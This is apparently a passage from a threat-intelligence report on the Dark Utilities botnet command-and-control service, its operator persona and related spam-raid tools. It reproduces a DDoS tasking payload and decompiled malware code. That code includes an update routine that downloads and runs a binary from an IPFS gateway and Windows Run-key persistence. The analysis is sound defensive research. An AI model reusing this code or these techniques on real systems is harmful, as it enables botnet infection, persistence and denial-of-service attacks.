
The platform also provides distributed command execution as well as a Discord grabber that can be run against large numbers of systems simultaneously.



Grouped Actions

The grouped actions are used to perform actions on **multiple servers** at once. You have to select the servers who are running the **same operating system**.

Once an infected system has established an active C2 channel, the adversary obtains full access to the system in the context of the compromised user account. An interactive PowerShell prompt is provided directly within the admin panel.




```
Windows PowerShell
Copyright (C) Microsoft Corporation.

PS C:\Users\Administrator> whoami
pc\administrator

PS C:\Users\Administrator>
```

A built-in Python interpreter allows adversaries to define Python scripts to be executed on systems under their control from within the admin panel itself.




```python
def main():
    # The two only usable public modules are psutil and requests
    # Import your modules inside the main() function and put all your code only here
    pass

if __name__ == "__main__":
    main()

```

The platform also exposes a REST API that can automate the administration of compromised systems.



GET **/api/v1/@me**

Returning the user info of the actual api key owner.

GET **/api/v1/servers/**{server_digest}

In this URL, you will get the info of the server, like memory usage, cpu usage and server cores. This endpoint need a parameter, it's the {server_digest}

GET **/api/v1/manager/attacks**

This endpoint is used for getting the list of actual running attacks against a target with the all nodes.


GET **/api/v1/manager**

This endpoint is used for getting the list of your servers connected to your node. The reponse is a json object.

POST **/api/v1/manager**

This endpoint and this methor are used for sending tasks for your servers, you can send a denial of service attack for exemple.


Example code is provided for instructing compromised systems to conduct DDoS attacks against targets.



Json payload for Layer7 attack

```
{
   "selection": [
       {"server_id": "[redacted]", "server_selected": true},
       {"server_id": "", "server_selected": true},
       {"server_id": "", "server_selected": true}
   ],
   "action": "ddos-layer4"
   "data": {
       "method": method,
       "target": target,
       "concurrents": concurrents,
       "time": time
   }
}
```


The marketing and rules associated with the use of the platform appear to attempt to minimize liability for the platform operators by staying within legal gray areas with regard to the use of the platform for illegal or illicit purposes.



Illicite Targets

If you have executed a payload on computer that is not your server by using vulnerabilities, it's illicite but, it's between you and between your governement of your country, you don't save any information about you like your ip adress or your user agent. We are not responsible of your acts.

The documentation provided by the platform, however, also provides step-by-step instructions for conducting reconnaissance, identifying vulnerabilities and exploiting them to "infect servers" for use in a botnet.




How real botnet infect servers ?

1 - Exploiting vulnerabilities manually

This first method for infecting servers is the vulnerabilities of your target server. You can see the exemple of vulnerabilities exploit below.

Given the low cost associated with the platform and the amount of functionality it provides, it is likely that this will continue to be increasingly popular with threat actors seeking to build botnets without requiring significant amounts of time and effort to develop their own malware.


Who is behind Dark Utilities?



Dark Utilities appears to have been created and is currently managed by a persona that goes under the moniker Inplex-sys. Looking closer into the history of that persona, Talos found several instances where they claimed to be a French speaker, although we observed inplex-sys communicating in English, too. The inplex-sys persona does not have a long history in the cybercriminal underground space. Aside from a brief interaction on the Hack Forums platform, inplex-sys has limited their activity to messaging/bot platforms such as Telegram and Discord. Shortly after the platform was launched, we observed inplex-sys advertising it within the Lapsus$ Group — a high-profile actor that recently had several members arrested — Telegram channel.

Talos also found a record for inplex-sys on a doxxing service called Doxbin, which indicated that their location was in Germany. We assess that this Doxbin entry is either incorrect or was intentionally released as a decoy and that they are indeed located in France. Based on limited interaction and other behavioral revelations, it does appear inplex-sys is the main persona behind Dark Utilities, however, there is no indication that they manage and developed it solely by themselves.

We observed the same moniker being used on the video game storefront Steam and advertising the Dark Utilities service and others, with links to their respective websites.




❖────── [🌟] Information [🌟] ──────❖

🌐 Dark Utilities 🌐
🔰 : https://discord.gg/z7MSvkrJXX
👤 : https://dark-utilities.me/

🌐 Ʊmega Project 🌐
🔰 : https://discord.gg/z7MSvkrJXX
👤 : https://omega-project.cz/

🌐 Over Spam 🌐
🔰 : https://discord.gg/z7MSvkrJXX
👤 : https://over-spam.space/ => MIGRATED TO https://smart-bot.me/

Smart Bot is a bot management platform designed for use in launching spam attacks, or "raids" against the Discord and Twitch communication platforms. These attacks are often conducted to disrupt legitimate communications by flooding the platforms with large quantities of spam messages, which could cost streamers revenue. Demo videos uploaded to YouTube show the tool in action against streamers on Twitch.



All smart-bot features


Discord-Tool | Account Manager | Boken Utility

[AI🧠] Press the top right button to add your bots and proxies. (and restarted the application)
[AI🧠] The token list was successfully imported.
[AI🧠] This is normal, if the action takes time to launch it is due to the simulation.

The best and most advanced Token RaidTool Discord

- → Spam Server 💬
- → Mass DM 🔊
- → Mass Friendship Spammer □
- → React on message □
- → Mass Report 😷
- → Mass Un/React □
- → Customize the profile 🐭
- → Control your robots with ease 😼

The Omega Project purports to be a web panel that can be used to administer servers. They offer a free and paid version of the service. The advertisement displayed on the Omega Project website claims that if the Premium service is purchased, customers' servers will be "secure from all backdoors."



BUY NOW

€

Here are two packs offered by Ʊmega Project™, it's up to you now ;)

FREE

Simply administer without security.

0€

PREMIUM

Your servers are secure from all backdoors.


10€

The Smart Bot project lists additional individuals as creators of the project. These individuals appear to have a collaborative relationship with inplex-sys, with one of the Smart Bot creators recently publishing a GitHub repository containing a NodeJS API tool to interact with the Dark Utilities platform.

Dark Utilities payload analysis


The Dark Utilities payloads consist of a Python script that has been compiled into either a Windows PE32+ executable or a Linux ELF executable. We decompiled the binaries to obtain the original Python source code for the payloads.

The Linux payload available during our analysis did not actually require the runtime parameter previously described. If no parameter is specified when the executable is launched, it associates the bot with a default owner, presumably associated with the platform developer.




```python
def run(self):
    if len(sys.argv) >= 2:
        owner = sys.argv[1]
    else:
        owner = 'MyYzM0gxY1tCTTJgV2xSMEprST8yYEw'
```

The Python script contains code for Windows and Linux-based systems and first identifies the architecture of the system it is running on, CPU information and other system details. It then determines if the payload can be updated by communicating with the Dark Utilities API to obtain the latest version information available to compare with the version currently running on the system.




```python
def isUpdatable():
    VERSION = requests.get(f"https://{ENDPOINT}.onion.pet/api/v1/version").json()
    if VERSION['version'] != CLIENT_VERSION:
        return True
    return False
```

If an updated payload is available, the malware will retrieve it via an IPFS gateway, similar to what was previously described.




```python
def updateSoftware():
    if platform.system() == 'Linux':
        wget.download(f"https://ipfs.infura.io/ipfs/{NODE_DATA['hashes']['updater']['linux']}", sys.executable)
        subprocess.Popen(('chmod +x ./Amd64Update; ./Amd64Update ' + sys.executable), shell=True)
        exit()
    else:
        if platform.system() == 'Windows':
            wget.download(f"https://ipfs.infura.io/ipfs/{NODE_DATA['hashes']['updater']['windows']}", sys.executable)
            subprocess.Popen(('./Amd64Update.exe' + sys.executable), shell=True)
            exit()
```

Next, the payload attempts to achieve persistence on the system allowing it to execute following system reboots. If the infected system is Windows, the malware will create a Registry run key, as shown below.



```python
if platform.system() == 'Windows':
    import winreg
    winreg.CreateKey(winreg.HKEY_CURRENT_USER, 'Software\\Microsoft\\Windows\\CurrentVersion\\Run')
    registry_key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, 'Software\\Microsoft\\Windows\\CurrentVersion\\Run', 0, winreg.KEY_WRITE)
    winreg.SetValueEx(registry_key, 'THX11adHelper', 0, winreg.REG_SZ, os.path.abspath(sys.executable))
    winreg.CloseKey(registry_key)
```

If the system is a Linux-compatible system, the malware will attempt to locate and remove any existing Kinsing malware and clear the existing Crontab configuration.



